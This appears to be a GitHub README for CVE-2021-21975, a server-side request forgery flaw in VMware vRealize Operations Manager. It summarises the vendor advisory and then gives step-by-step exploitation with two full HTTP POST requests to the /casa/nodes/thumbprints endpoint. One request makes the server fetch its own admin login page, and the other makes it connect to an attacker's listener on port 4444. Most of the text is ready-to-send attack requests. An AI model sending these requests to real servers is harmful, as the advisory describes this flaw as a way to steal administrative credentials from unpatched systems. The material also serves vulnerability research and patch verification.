
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

On March 31, 2021, VMware officially released the risk notice of vmsa-2021-0004. The vulnerability numbers are cve-2021-21975 and cve-2021-21983. The vulnerability level is high risk and the vulnerability score is 8.6.
CVE-2021-21975:A malicious actor with network access to the vRealize Operations Manager API can perform a Server Side Request Forgery attack to steal administrative credentials.
CVE-2021-21983:An authenticated malicious actor with network access to the vRealize Operations Manager API can write files to arbitrary locations on the underlying photon operating system

Step 1:login out

Step 2:After that, visit /casa/nodes/thumbprints and use burpsuite to grab the data packet to construct the following request data packet to make the server request to log in to theauthentication page
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

Step 2: When using dnslog to verify SSRF, it was found that there was no echo for a long time, and then it had no choice but to use NC for verification. The construction request packet is as follows:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






